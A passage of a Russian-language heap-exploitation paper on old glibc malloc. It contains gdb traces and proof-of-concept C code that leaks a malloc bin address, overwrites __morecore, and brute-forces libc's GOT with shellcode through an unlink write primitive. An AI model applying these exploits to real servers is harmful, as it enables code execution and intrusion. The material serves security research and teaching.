chunk_free (ar_ptr=0x40018040, p=0x8049ab0) at heapy.c:3221
(gdb) x/20x p
0x8049ab0:      0xffffffd6d      0xffffffd69      0xffffffd65      0xffffffd61
0x8049ac0:      0xffffffd5d      0xffffffd59      0xffffffd55      0xffffffd51
0x8049ad0:      0xffffffd4d      0xffffffd49      0xffffffd45      0xffffffd41
0x8049ae0:      0xffffffd3d      0xffffffd39      0xffffffd35      0xffffffd31
0x8049af0:      0xffffffd2d      0xffffffd29      0xffffffd25      0xffffffd21
(gdb)
0x8049b00:      0xffffffd1d      0xffffffd19      0xffffffd15      0xffffffd11
0x8049b10:      0xffffffd0d      0xffffffd09      0xffffffd05      0xffffffd01
0x8049b20:      0xffffffcfd      0xffffffcf9      0xffffffcf5      0xffffffcf1
0x8049b30:      0xffffffced      0xffffffce9      0xffffffce5      0xffffffce1
0x8049b40:      0xffffffcdd      0xffffffcd9      0xffffffcd5      0xffffffcd1
(gdb)
0x8049b50:      0xffffffccd      0xffffffcc9      0xffffffcc5      0xffffffcc1
```

```
0x8049b60:      0xfffffcbd      0xfffffcb9      0xfffffcb5      0xfffffcb1
0x8049b70:      0xfffffcad      0xfffffca9      0xfffffca5      0xfffffca1
0x8049b80:      0xfffffc9d      0xfffffc99      0xfffffc95      0xfffffc91
0x8049b90:      0xfffffc8d      0xfffffc89      0xfffffc85      0xfffffc81
(gdb)

3236      next = chunk_at_offset(p, sz);
3237      nextsz = chunksize(next);
3239      if (next == top(ar_ptr)) /* merge with top */
3278      islr = 0;
3280      if (!(hd & PREV_INUSE))  /* consolidate backward */
3294      if (!(inuse_bit_at_offset(next, nextsz)))
            /* consolidate forward */
3296        sz += nextsz;
3298        if (!islr && next->fd == last_remainder(ar_ptr))
3306          unlink(next, bck, fwd);
3315      set_head(p, sz | PREV_INUSE);
3316      next->prev_size = sz;
3317      if (!islr) {
3318        frontlink(ar_ptr, p, sz, idx, bck, fwd);
```

После вызова макроса `frontlink()` с нашим буфером он получает адрес корзины, в которую вставляется:

```
fronlink(0x8049ab0,-668,126,0x40018430,0x40018430) new free chunk

(gdb) x/20x p

0x8049ab0:      0xfffffd6d      0xfffffd65      0x40018430      0x40018430
0x8049ac0:      0xfffffd5d      0xfffffd59      0xfffffd55      0xfffffd51
0x8049ad0:      0xfffffd4d      0xfffffd49      0xfffffd45      0xfffffd41
0x8049ae0:      0xfffffd3d      0xfffffd39      0xfffffd35      0xfffffd31
0x8049af0:      0xfffffd2d      0xfffffd29      0xfffffd25      0xfffffd21

(gdb) c
Continuing.
(-) looking for bin address...
(!) found bin address -> 0x40018430
```

Проверим полученный адрес:

```
(gdb) x/20x 0x40018430
0x40018430 <main_arena+1008>:   0x40018428      0x40018428      0x08049ab0
0x08049ab0
0x40018440 <main_arena+1024>:   0x40018438      0x40018438      0x40018040
0x000007f0
0x40018450 <main_arena+1040>:   0x00000001      0x00000000      0x00000001
0x0000016a
0x40018460 <__FRAME_END__+12>:  0x0000000c      0x00001238      0x0000000d
0x0000423c
0x40018470 <__FRAME_END__+28>:  0x00000004      0x00000094      0x00000005
0x4001370c
```

Это одна из последних корзин main_arena.

Хотя в этом примере мы попали в cushion chunk с первой попытки намеренно, данная техника может применяться и для одновременного брутфорса местоположения выходного буфера (если мы не знаем его заранее).

4.4.4 Утечка памяти кучи через уязвимость — нахождение данных libc

В этом случае сама уязвимость приводит к утечке памяти процесса.
Например, в уязвимости OpenSSL «SSLv2 Malformed Client Key Buffer Overflow» [6] атакующий может переполнить буфер и перезаписать переменную, отслеживающую длину буфера.
Когда эта длина перезаписывается значением, большим исходного, процесс отправляет клиенту содержимое буфера (хранящегося в куче процесса), передавая больше информации, чем было

изначально сохранено. Атакующий получает ограниченную часть кучи процесса.

4.5 Злоупотребление полученной информацией

Цель техник в этом разделе — использовать информацию, собранную с помощью одного из показанных ранее трюков с утечкой информации из процесса.

4.5.1 Распознавание арены

Идея состоит в том, чтобы извлечь из ранее собранной информации адрес корзины malloc. Это применимо главным образом к сценариям, где мы можем получить утечку памяти кучи процесса. Адрес корзины можно получить напрямую, если атакующий может воспользоваться техникой «freeing the output».
Полученный адрес корзины можно впоследствии использовать для поиска адреса указателя на функцию, который будет перезаписан адресом нашего шеллкода, — как показано в следующих техниках.

Вспоминая, как корзины организованы в памяти (круговые двусвязные списки), знаем, что чанк, единственный в какой-либо корзине, будет иметь оба указателя (bk и fd), указывающих на заголовок списка — на один и тот же адрес, поскольку список круговой.

```
[bin_n]           (first chunk)
   ptr]  ---->  [<- chunk ->] [<- chunk ->] [<-  fd
                         [    chunk
   ptr]  ---->  [<- chunk ->] [<- chunk ->] [<-  bk
[bin_n+1]         (last chunk)

  .
  .
  .

[bin_X]
   ptr] ---->  [<-  fd
               [    lonely but interesting chunk
   ptr] ---->  [<-  bk
  .
  .
```

Это очень удобно, поскольку позволяет нам распознать в куче, какой адрес указывает на корзину, находящуюся в адресном пространстве libc — точнее, в каком-то месте main_arena, поскольку заголовок этого списка корзин находится в main_arena.

Затем можно искать два равных адреса памяти, расположенных рядом друг с другом, указывающих в область памяти libc (для нашей цели достаточно искать адреса вида 0x4.....). Можно предположить, что найденные пары адресов являются частью свободного чанка, единственного в корзине, и мы знаем, как он выглядит:

```
size | fd | bk
```

Насколько легко найти одинокий чанк в огромной куче?
Во-первых, это зависит от сценария эксплуатации и расположения кучи эксплуатируемого процесса. Например, при эксплуатации уязвимости OpenSSL на разных целях всегда удавалось найти хотя бы один одинокий чанк в полученной утечке памяти кучи.
Во-вторых, существует другой сценарий, в котором мы сможем найти корзину malloc, даже не имея возможности найти одинокий чанк. Если мы можем найти первый или последний чанк корзины, один из его указателей будет ссылаться на адрес в main_arena, а другой — на другой свободный

чанк в куче процесса. Таким образом, мы будем искать пары действительных указателей следующего вида:

```
[ ptr_2_libc's_memory | ptr_2_process'_heap ]
```

или

```
[ ptr_2_process'_heap | ptr_2_libc's_memory ]
```

Необходимо учитывать, что эта эвристика не будет столь же точной, как поиск пары равных указателей в адресное пространство libc, но, как уже говорилось, возможна перекрёстная проверка между несколькими возможными чанками.
Наконец, следует помнить, что всё это полностью зависит от способа, которым мы злоупотребляем процессом для чтения его памяти. Если мы можем читать произвольные адреса памяти, это не является проблемой; задача усложняется по мере ограничения нашего механизма получения удалённой памяти.

4.5.2 Morecore

Здесь показывается, как найти указатель функции внутри libc после получения адреса корзины malloc с помощью одного из ранее описанных механизмов.

Используя поле размера заголовка извлечённого чанка и макрос `bin_index()` или `smallbin_index()`, мы получаем точный адрес main_arena.
Мы можем проверять между несколькими предположительно одинокими чанками, что полученный адрес main_arena является настоящим: чем больше пар одиноких чанков, тем выше уверенность. Пока процесс не завершается аварийно, мы можем несколько раз извлекать память кучи, поскольку main_arena не изменит своего местоположения. Более того, думаю, не будет ошибкой предположить, что main_arena находится по одному адресу в разных процессах (это зависит от адреса отображения libc). Это может быть верно даже для разных серверных процессов, позволяя нам получить main_arena через утечку в процессе, отличном от того, который активно эксплуатируется.

Ровно за 32 байта до `&main_arena[0]` находится `__morecore`.

```
Void_t *(*__morecore)() = __default_morecore;
```

`MORECORE()` — имя функции, вызываемой кодом malloc для получения дополнительной памяти от операционной системы; по умолчанию это `sbrk()`.

```
Void_t * __default_morecore ();
Void_t *(*__morecore)() = __default_morecore;
#define MORECORE (*__morecore)
```

Следующий дизассемблерный листинг показывает вызов MORECORE из кода `chunk_alloc()` — по умолчанию выполняется косвенный вызов `__default_morecore`:

```
<chunk_alloc+1468>:  mov    0x64c(%ebx),%eax
<chunk_alloc+1474>:  sub    $0xc,%esp
<chunk_alloc+1477>:  push   %esi
<chunk_alloc+1478>:  call   *(%eax)
```

где `$eax` указывает на `__default_morecore`

```
(gdb) x/x $eax
0x4212df80 <__morecore>:   0x4207e034

(gdb) x/4i 0x4207e034
0x4207e034 <__default_morecore>: push   %ebp
0x4207e035 <__default_morecore+1>:  mov    %esp,%ebp
0x4207e037 <__default_morecore+3>:  push   %ebx
0x4207e038 <__default_morecore+4>:  sub    $0x10,%esp
```

MORECORE() вызывается из алгоритма malloc() для расширения вершины памяти, запрашивая у операционной системы посредством sbrk.

MORECORE() вызывается дважды из malloc_extend_top():

```
brk = (char*)(MORECORE (sbrk_size));
...
/* Allocate correction */
new_brk = (char*)(MORECORE (correction));
```

который вызывается из chunk_alloc():

```
/* Try to extend */
malloc_extend_top(ar_ptr, nb);
```

Также MORECORE вызывается из main_trim() и top_chunk().

Достаточно просто ожидать, пока код не достигнет какой-либо из этих точек.
В некоторых случаях может потребоваться принять меры, чтобы избежать аварийного завершения кода до этого момента.
Указатель функции morecore вызывается каждый раз, когда необходимо расширить кучу, поэтому после перезаписи указателя рекомендуется принудить процесс к выделению большого объёма памяти.
Если нам не удаётся избежать аварийного завершения до захвата управления процессом, это не проблема (пока сервер не завершается полностью), поскольку в большинстве случаев можно ожидать, что libc будет отображена по тому же адресу.

4.5.2.1 Proof of concept 5: переход через morecore

Следующий код просто показывает, как получить необходимую информацию из освобождённого чанка, вычислить адрес __morecore и принудительно вызвать MORECORE() после его перезаписи.

```
[jp@vaiolator heapy]$ ./heapy
(-) lonely chunk was freed, gathering information...
   (!) sz = 520 - bk = 0x4212E1A0 - fd = 0x4212E1A0
   (!) the chunk is in bin number 64
   (!) &main_arena[0] @ 0x4212DFA0
   (!) __morecore @ 0x4212DF80
(-) overwriting __morecore...
(-) forcing a call to MORECORE()...
Segmentation fault
```

Посмотрим, что произошло в gdb; также будем использовать простую модифицированную версию malloc в виде разделяемой библиотеки, чтобы видеть, что происходит внутри внутренних структур malloc.

```
[jp@vaiolator heapy]$ gdb heapy
GNU gdb Red Hat Linux (5.2-2)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) r
Starting program: /home/jp/cerebro//heapy/morecore
(-) lonely chunk was freed, gathering information...
   (!) sz = 520 - bk = 0x4212E1A0 - fd = 0x4212E1A0
   (!) the chunk is in bin number 64
   (!) &main_arena[0] @ 0x4212DFA0
   (!) __morecore @ 0x4212DF80
(-) overwriting __morecore...
(-) forcing a call to MORECORE()...
Program received signal SIGSEGV, Segmentation fault.
```

```
0x41414141 in ?? ()
```

Рассмотрим вывод пошагово:

Сначала выделяем наш одинокий чанк:

```
     chunk = (unsigned int*)malloc(CHUNK_SIZE);
```

```
(gdb) x/8x chunk-1
0x80499d4:  0x00000209  0x00000000  0x00000000  0x00000000
0x80499e4:  0x00000000  0x00000000  0x00000000  0x00000000
```

Вызываем `malloc()` ещё раз с другим указателем, позволяя этому вспомогательному указателю быть чанком, следующим за top_chunk... чтобы избежать различий в способе его обработки при освобождении относительно наших целей (помните, что в этом особом случае чанк объединился бы с top_chunk без попадания ни в одну корзину):

```
         aux = (unsigned int*)malloc(0x0);
```

```
[1422] MALLOC(512) - CHUNK_ALLOC(0x40019bc0,520)
   - returning 0x8049a18 from top_chunk
   - new top 0x8049c20 size 993
[1422] MALLOC(0)   - CHUNK_ALLOC(0x40019bc0,16)
   - returning 0x8049c20 from top_chunk
   - new top 0x8049c30 size 977
```

Так выглядит куча в данный момент:

```
--- HEAP DUMP ---
               ADDRESS SIZE       FLAGS
sbrk_base   0x80499f8
chunk       0x80499f8 33(0x21)   (inuse)
chunk       0x8049a18 521(0x209) (inuse)
chunk       0x8049c20 17(0x11)   (inuse)
chunk       0x8049c30 977(0x3d1) (top)
sbrk_end    0x804a000

--- HEAP LAYOUT ---
|A||A||A||T|

--- BIN DUMP ---
ar_ptr = 0x40019bc0 - top(ar_ptr) = 0x8049c30
```

Корзин нет вообще, все они полностью пусты.

После освобождения чанка:

```
   free(chunk);
```

```
[1422] FREE(0x8049a20) - CHUNK_FREE(0x40019bc0,0x8049a18)
   - fronlink(0x8049a18,520,64,0x40019dc0,0x40019dc0)
   - new free chunk
```

```
(gdb) x/8x chunk-1
0x80499d4:  0x00000209  0x4212e1a0  0x4212e1a0  0x00000000
0x80499e4:  0x00000000  0x00000000  0x00000000  0x00000000
```

Чанк освобождён и вставлен в некоторую корзину, которая была пуста, поскольку это был первый освобождённый чанк. Это «одинокий чанк» — единственный в своей корзине.
Здесь видно, что оба указателя bk и fd указывают на один адрес в памяти libc. Посмотрим, как main_arena выглядит сейчас:

```
0x4212dfa0 <main_arena>:   0x00000000  0x00010000  0x08049be8  0x4212dfa0
0x4212dfb0 <main_arena+16>:   0x4212dfa8  0x4212dfa8  0x4212dfb0  0x4212dfb0
0x4212dfc0 <main_arena+32>:   0x4212dfb8  0x4212dfb8  0x4212dfc0  0x4212dfc0
0x4212dfd0 <main_arena+48>:   0x4212dfc8  0x4212dfc8  0x4212dfd0  0x4212dfd0
0x4212dfe0 <main_arena+64>:   0x4212dfd8  0x4212dfd8  0x4212dfe0  0x4212dfe0
0x4212dff0 <main_arena+80>:   0x4212dfe8  0x4212dfe8  0x4212dff0  0x4212dff0
0x4212e000 <main_arena+96>:   0x4212dff8  0x4212dff8  0x4212e000  0x4212e000
0x4212e010 <main_arena+112>:  0x4212e008  0x4212e008  0x4212e010  0x4212e010
```

```
0x4212e020 <main_arena+128>:  0x4212e018  0x4212e018  0x4212e020  0x4212e020
0x4212e030 <main_arena+144>:  0x4212e028  0x4212e028  0x4212e030  0x4212e030
...
...
0x4212e180 <main_arena+480>:  0x4212e178  0x4212e178  0x4212e180  0x4212e180
0x4212e190 <main_arena+496>:  0x4212e188  0x4212e188  0x4212e190  0x4212e190
0x4212e1a0 <main_arena+512>:  0x4212e198  0x4212e198  0x080499d0  0x080499d0
0x4212e1b0 <main_arena+528>:  0x4212e1a8  0x4212e1a8  0x4212e1b0  0x4212e1b0
0x4212e1c0 <main_arena+544>:  0x4212e1b8  0x4212e1b8  0x4212e1c0  0x4212e1c0
```

Обратите внимание на полностью инициализированную main_arena, где все корзины указывают сами на себя, и только что добавленный свободный чанк в одной из корзин...

```
(gdb) x/4x 0x4212e1a0
0x4212e1a0 <main_arena+512>:  0x4212e198  0x4212e198  0x080499d0  0x080499d0
```

Оба указателя корзины ссылаются на наш одинокий чанк.

Состояние кучи в данный момент:

```
--- HEAP DUMP ---
               ADDRESS   SIZE       FLAGS
sbrk_base   0x80499f8
chunk       0x80499f8 33(0x21)   (inuse)
chunk       0x8049a18 521(0x209) (free)      fd = 0x40019dc0 | bk = 0x40019dc0
chunk       0x8049c20 16(0x10)   (inuse)
chunk       0x8049c30 977(0x3d1) (top)
sbrk end    0x804a000

--- HEAP LAYOUT ---
|A||64||A||T|

--- BIN DUMP ---
ar_ptr = 0x40019bc0 - top(ar_ptr) = 0x8049c30
   bin -> 64 (0x40019dc0)
      free_chunk 0x8049a18 - size 520
```

Используя известный размер чанка, мы знаем, в какую корзину он был помещён, — и таким образом получаем адрес main_arena и, наконец, `__morecore`.

```
(gdb) x/16x 0x4212dfa0-0x20
0x4212df80 <__morecore>:   0x4207e034  0x00000000  0x00000000  0x00000000
0x4212df90 <__morecore+16>:   0x00000000  0x00000000  0x00000000  0x00000000
0x4212dfa0 <main_arena>:   0x00000000  0x00010000  0x08049be8  0x4212dfa0
0x4212dfb0 <main_arena+16>:   0x4212dfa8  0x4212dfa8  0x4212dfb0  0x4212dfb0
```

По умолчанию `__morecore` указывает на `__default_morecore`:

```
(gdb) x/20i __morecore
0x4207e034 <__default_morecore>: push   %ebp
0x4207e035 <__default_morecore+1>:  mov    %esp,%ebp
0x4207e037 <__default_morecore+3>:  push   %ebx
0x4207e038 <__default_morecore+4>:  sub    $0x10,%esp
0x4207e03b <__default_morecore+7>:  call   0x4207e030 <memalign_hook_ini+64>
0x4207e040 <__default_morecore+12>: add    $0xb22cc,%ebx
0x4207e046 <__default_morecore+18>: mov    0x8(%ebp),%eax
0x4207e049 <__default_morecore+21>: push   %eax
0x4207e04a <__default_morecore+22>: call   0x4201722c <_r_debug+33569648>
0x4207e04f <__default_morecore+27>: mov    0xfffffffc(%ebp),%ebx
0x4207e052 <__default_morecore+30>: mov    %eax,%edx
0x4207e054 <__default_morecore+32>: add    $0x10,%esp
0x4207e057 <__default_morecore+35>: xor    %eax,%eax
0x4207e059 <__default_morecore+37>: cmp    $0xffffffff,%edx
0x4207e05c <__default_morecore+40>: cmovne %edx,%eax
0x4207e05f <__default_morecore+43>: mov    %ebp,%esp
0x4207e061 <__default_morecore+45>: pop    %ebp
0x4207e062 <__default_morecore+46>: ret
0x4207e063 <__default_morecore+47>: lea    0x0(%esi),%esi
0x4207e069 <__default_morecore+53>: lea    0x0(%edi,1),%edi
```

В заключение перезаписываем __morecore поддельным адресом и принуждаем malloc вызвать __morecore:

```
    *(unsigned int*)morecore = 0x41414141;
    chunk=(unsigned int*)malloc(CHUNK_SIZE*4);
```

```
[1422] MALLOC(2048) - CHUNK_ALLOC(0x40019bc0,2056)
   - extending top chunk
   - previous size 976

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

(gdb) bt
#0  0x41414141 in ?? ()
#1  0x4207a148 in malloc () from /lib/i686/libc.so.6
#2  0x0804869d in main (argc=1, argv=0xbffffad4) at heapy.c:52
#3  0x42017589 in __libc_start_main () from /lib/i686/libc.so.6

(gdb) frame 1
#1  0x4207a148 in malloc () from /lib/i686/libc.so.6
(gdb) x/i $pc-0x5
0x4207a143 <malloc+195>:   call   0x4207a2f0 <chunk_alloc>
(gdb) disass chunk_alloc
Dump of assembler code for function chunk_alloc:
...
0x4207a8ac <chunk_alloc+1468>:   mov    0x64c(%ebx),%eax
0x4207a8b2 <chunk_alloc+1474>:   sub    $0xc,%esp
0x4207a8b5 <chunk_alloc+1477>:   push   %esi
0x4207a8b6 <chunk_alloc+1478>:   call   *(%eax)
```

Здесь видно, что chunk_alloc пытается перейти на __morecore:

```
(gdb) x/x $eax
0x4212df80 <__morecore>:   0x41414141
```

```
#include <stdio.h>
#include <stdlib.h>

/* some malloc code... */
#define MAX_SMALLBIN         63
#define MAX_SMALLBIN_SIZE   512
#define SMALLBIN_WIDTH        8
#define is_small_request(nb) ((nb) < MAX_SMALLBIN_SIZE - SMALLBIN_WIDTH)
#define smallbin_index(sz)  (((unsigned long)(sz)) >> 3)
#define bin_index(sz)                                \
 (((((unsigned long)(sz)) >> 9) ==   0) ?       (((unsigned long)(sz)) >>  3):\
 ((((unsigned long)(sz)) >> 9) <=    4) ?  56 + (((unsigned long)(sz)) >>  6):\
 ((((unsigned long)(sz)) >> 9) <=   20) ?  91 + (((unsigned long)(sz)) >>  9):\
 ((((unsigned long)(sz)) >> 9) <=   84) ? 110 + (((unsigned long)(sz)) >> 12):\
 ((((unsigned long)(sz)) >> 9) <=  340) ? 119 + (((unsigned long)(sz)) >> 15):\
 ((((unsigned long)(sz)) >> 9) <= 1364) ? 124 + (((unsigned long)(sz)) >> 18):\
                                          126)

#define SIZE_MASK 0x3
#define CHUNK_SIZE 0x200

int main(int argc, char *argv[]){

        unsigned int *chunk,*aux,sz,bk,fd,bin,arena,morecore;
        chunk = (unsigned int*)malloc(CHUNK_SIZE);
        aux = (unsigned int*)malloc(0x0);

        free(chunk);
        printf("(-) lonely chunk was freed, gathering information...\n");

        sz = chunk[-1] & ~SIZE_MASK;
        fd = chunk[0];
        bk = chunk[1];

        if(bk==fd) printf("\t(!) sz = %u - bk = 0x%X - fd = 0x%X\n",sz,bk,fd);
```

```
        else printf("\t(X) bk != fd ...\n"),exit(-1);

        bin = is_small_request(sz)? smallbin_index(sz) : bin_index(sz);
        printf("\t(!) the chunk is in bin number %d\n",bin);

        arena = bk-bin*2*sizeof(void*);
        printf("\t(!) &main_arena[0] @ 0x%X\n",arena);

        morecore = arena-32;
        printf("\t(!) __morecore @ 0x%X\n",morecore);

        printf("(-) overwriting __morecore...\n");
        *(unsigned int*)morecore = 0x41414141;

        printf("(-) forcing a call to MORECORE()...\n");
        chunk=(unsigned int*)malloc(CHUNK_SIZE*4);

        return 7;
}
```

Эта техника работает даже тогда, когда процесс загружен в рандомизированное адресное пространство, поскольку адрес указателя на функцию получается в runtime из целевого процесса. Механизм полностью универсален, поскольку таким образом можно эксплуатировать любой процесс, скомпонованный с glibc.
Кроме того, брутфорс не требуется — достаточно одной попытки.
С другой стороны, эта техника больше не работает в более новых версиях libc (например, 2.2.93) из-за изменений в коде malloc. Далее предлагается новый подход для эксплуатации этих версий libc.
Идея morecore успешно проверена на различных версиях glibc и стандартных установках дистрибутивов Linux: Debian 2.2r0, Mandrake 8.1, Mandrake 8.2, Redhat 6.1, Redhat 6.2, Redhat 7.0, Redhat 7.2, Redhat 7.3 и Slackware 2.2.19 (libc-2.2.3.so).
Код эксплойтов, использующих этот трюк, способен эксплуатировать уязвимые серверы OpenSSL/Apache без каких-либо жёстко закодированных адресов хотя бы для вышеупомянутых дистрибутивов по умолчанию.

4.5.3 Брутфорс GOT библиотеки libc

Если трюк с morecore не сработал (можно попробовать, так как требует лишь одной попытки) — скорее всего, цель использует более новую libc, — у нас всё ещё есть полученный адрес корзины glibc. Мы знаем, что выше этого адреса будет расположен GOT glibc.
Нам нужно лишь перебирать адреса вверх, пока не попадём в какую-нибудь запись вызываемой функции libc. Этот механизм брутфорса может занять некоторое время, но не больше, чем потребовалось бы для брутфорса GOT основного объекта (если мы каким-то образом получили его примерное местоположение).
Для ускорения процесса начальная точка брутфорса должна быть скорректирована относительно полученного адреса корзины с фиксированным значением. Это значение должно быть достаточным, чтобы избежать повреждения арены и предотвратить аварийное завершение процесса. Кроме того, брутфорс можно выполнять с шагом, большим единицы. Большее значение шага потребует меньше попыток, но может пропустить GOT. Размер шага следует рассчитывать с учётом размера GOT и числа обращений к записям GOT между каждой попыткой (чем больше записей GOT используется, тем выше вероятность изменения записи, к которой будет обращение).
После каждой попытки важно принудить сервер выполнять как можно больше действий, чтобы он вызывал много различных функций libc и тем самым повышал вероятность использования перезаписанной записи GOT.

Следует учитывать, что механизм брутфорса может приводить к аварийному завершению процесса различными способами, поскольку повреждает данные libc.

Поскольку адрес получен в runtime, можно быть уверены, что брутфорс выполняется в правильном месте — даже если цель рандомизирует адресное пространство процесса/библиотеки, — и что в конечном итоге мы попадём в какую-нибудь запись GOT.
В сценарии с рандомизированными адресами загрузки нам нужно попасть в запись GOT до аварийного завершения процесса, чтобы воспользоваться полученным адресом корзины, если нет связи между адресами загрузки в аварийно завершившемся процессе (из которого мы получили адрес корзины) и новом процессе, обрабатывающем наши новые запросы (форкнутые процессы могут наследовать расположение памяти родителя в некоторых реализациях рандомизации). Однако механизм брутфорса может учитывать уже опробованные смещения при получении нового адреса корзины, поскольку относительное смещение между корзиной и GOT постоянно.

Более того, эта техника применима к любому процессу, скомпонованному с glibc.
Заметьте, что мы могли бы эксплуатировать сервер путём брутфорса некоторых специфических указателей функций (например, находящихся в таких структурах, как сетевые выходные буферы), но данный подход более универсален.

Идея брутфорса GOT libc успешно проверена на стандартных установках Redhat 8.0, Redhat 7.2 и Redhat 7.1.
Код эксплойтов, использующих брутфорс GOT libc, способен эксплуатировать уязвимые серверы CVS без каких-либо жёстко закодированных адресов хотя бы для вышеупомянутых дистрибутивов по умолчанию.

4.5.3.1 Proof of concept 6: подсказанный брутфорс GOT libc

Следующий код применяет брутфорс к самому себе. Процесс пытается найти себя, в итоге заканчивая в бесконечном цикле.

```
#include <stdio.h>
#include <fcntl.h>

#define ADJUST          0x200
#define STEP            0x2

#define LOOP_SC         "\xeb\xfe"
#define LOOP_SZ         2
#define SC_SZ           512
#define OUTPUT_SZ       64 * 1024

#define SOMEOFFSET(x)   11 + (rand() % ((x)-1-11))
#define SOMECHUNKSZ     32 + (rand() % 512)

#define PREV_INUSE      1
#define IS_MMAP         2
#define NON_MAIN_ARENA  4

unsigned long *aa4bmoPrimitive(unsigned long what, unsigned long
                               where,unsigned long sz){
   unsigned long *unlinkMe;
   int i=0;

   if(sz<13) sz = 13;
   unlinkMe=(unsigned long*)malloc(sz*sizeof(unsigned long));
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
```

```
   for(;i<sz;i++)
      if(i%2)
         unlinkMe[i] = ((-(i-8) * 4) & ~(IS_MMAP|NON_MAIN_ARENA)) | PREV_INUSE;
      else
         unlinkMe[i] = ((-(i-3) * 4) & ~(IS_MMAP|NON_MAIN_ARENA)) | PREV_INUSE;

   free(unlinkMe+SOMEOFFSET(sz));
   return unlinkMe;
}

/* just force some libc function calls between each bruteforcing iteration */
void do_little(void){
   int w,r;
   char buf[256];
   sleep(0);
   w = open("/dev/null",O_WRONLY);
   r = open("/dev/urandom",O_RDONLY);
   read(r,buf,sizeof(buf));
   write(w,buf,sizeof(buf));
   close(r);
   close(w);
   return;
}

int main(int argc, char **argv){
   unsigned long *output,*bin=0;
   unsigned long i=0,sz;
   char *sc,*p;
   unsigned long *start=0;

   printf("\n## HINTED LIBC GOT BRUTEFORCING PoC ##\n\n");

   sc = (char*) malloc(SC_SZ * LOOP_SZ);
   printf("(-) %d bytes shellcode @ %p\n",SC_SZ,sc);
   p = sc;
   for(p=sc;p+LOOP_SZ<sc+SC_SZ;p+=LOOP_SZ)
      memcpy(p,LOOP_SC,LOOP_SZ);


   printf("(-) forcing bin address disclosure... ");
   output = aa4bmoPrimitive(0xbffffc0,0xbffffc4,OUTPUT_SZ);
   for(i=0;i<OUTPUT_SZ-1;i++)
      if(output[i] == output[i+1] &&
            ((output[i] & 0xffff0000) != 0xffff0000) ) {
         bin = (unsigned long*)output[i];
         printf("%p\n",bin);
         start = bin - ADJUST;
      }
   if(!bin){
      printf("failed\n");
      return 0;
   }

   if(argv[1]) i = strtoll(argv[1], (char **)NULL,0);
   else        i = 0;

   printf("(-) starting libc GOT bruteforcing @ %p\n",start);
   for(;;i++){
      sz = SOMECHUNKSZ;
      printf("  try #%.2d  writing %p at %p using %6d bytes chunk\n",
             i,sc,start-(i*STEP),s*sizeof(unsigned long));
      aa4bmoPrimitive((unsigned long)sc,(unsigned long)(start-(i*STEP)),sz);
      do_little();
   }

   printf("I'm not here, this is not happening\n");
}
```

Посмотрим, что происходит:

```
$ ./got_bf
```

```
## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #00  writing 0x8049cb0 at 0x4212a9dc using   1944 bytes chunk
  try #01  writing 0x8049cb0 at 0x4212a9d4 using    588 bytes chunk
  try #02  writing 0x8049cb0 at 0x4212a9cc using   1148 bytes chunk
  try #03  writing 0x8049cb0 at 0x4212a9c4 using   1072 bytes chunk
  try #04  writing 0x8049cb0 at 0x4212a9bc using    948 bytes chunk
  try #05  writing 0x8049cb0 at 0x4212a9b4 using   1836 bytes chunk
  ...
  try #140  writing 0x8049cb0 at 0x4212a57c using   1416 bytes chunk
  try #141  writing 0x8049cb0 at 0x4212a574 using    152 bytes chunk
  try #142  writing 0x8049cb0 at 0x4212a56c using    332 bytes chunk
Segmentation fault
```

Получено 142 последовательные попытки без аварийного завершения с использованием чанков случайного размера. Запускаем код снова, на этот раз начиная с попытки 143 — программа снова получает базовый адрес для брутфорса.

```
$ ./got_bf 143

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #143  writing 0x8049cb0 at 0x4212a564 using   1944 bytes chunk
  try #144  writing 0x8049cb0 at 0x4212a55c using    588 bytes chunk
  try #145  writing 0x8049cb0 at 0x4212a554 using   1148 bytes chunk
  try #146  writing 0x8049cb0 at 0x4212a54c using   1072 bytes chunk
  try #147  writing 0x8049cb0 at 0x4212a544 using    948 bytes chunk
  try #148  writing 0x8049cb0 at 0x4212a53c using   1836 bytes chunk
  try #149  writing 0x8049cb0 at 0x4212a534 using   1132 bytes chunk
  try #150  writing 0x8049cb0 at 0x4212a52c using   1432 bytes chunk
  try #151  writing 0x8049cb0 at 0x4212a524 using    904 bytes chunk
  try #152  writing 0x8049cb0 at 0x4212a51c using   2144 bytes chunk
  try #153  writing 0x8049cb0 at 0x4212a514 using   2080 bytes chunk
Segmentation fault
```

Аварийное завершение случилось гораздо быстрее... вероятно, мы повредили какие-то данные libc или достигли GOT...

```
$ ./got_bf 154

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #154  writing 0x8049cb0 at 0x4212a50c using   1944 bytes chunk
Segmentation fault

$ ./got_bf 155

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #155  writing 0x8049cb0 at 0x4212a504 using   1944 bytes chunk
  try #156  writing 0x8049cb0 at 0x4212a4fc using    588 bytes chunk
  try #157  writing 0x8049cb0 at 0x4212a4f4 using   1148 bytes chunk
Segmentation fault

$ ./got_bf 158

## HINTED LIBC GOT BRUTEFORCING PoC ##
(-) 512 bytes shellcode @ 0x8049cb0
```

```
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #158  writing 0x8049cb0 at 0x4212a4ec using   1944 bytes chunk
  ...
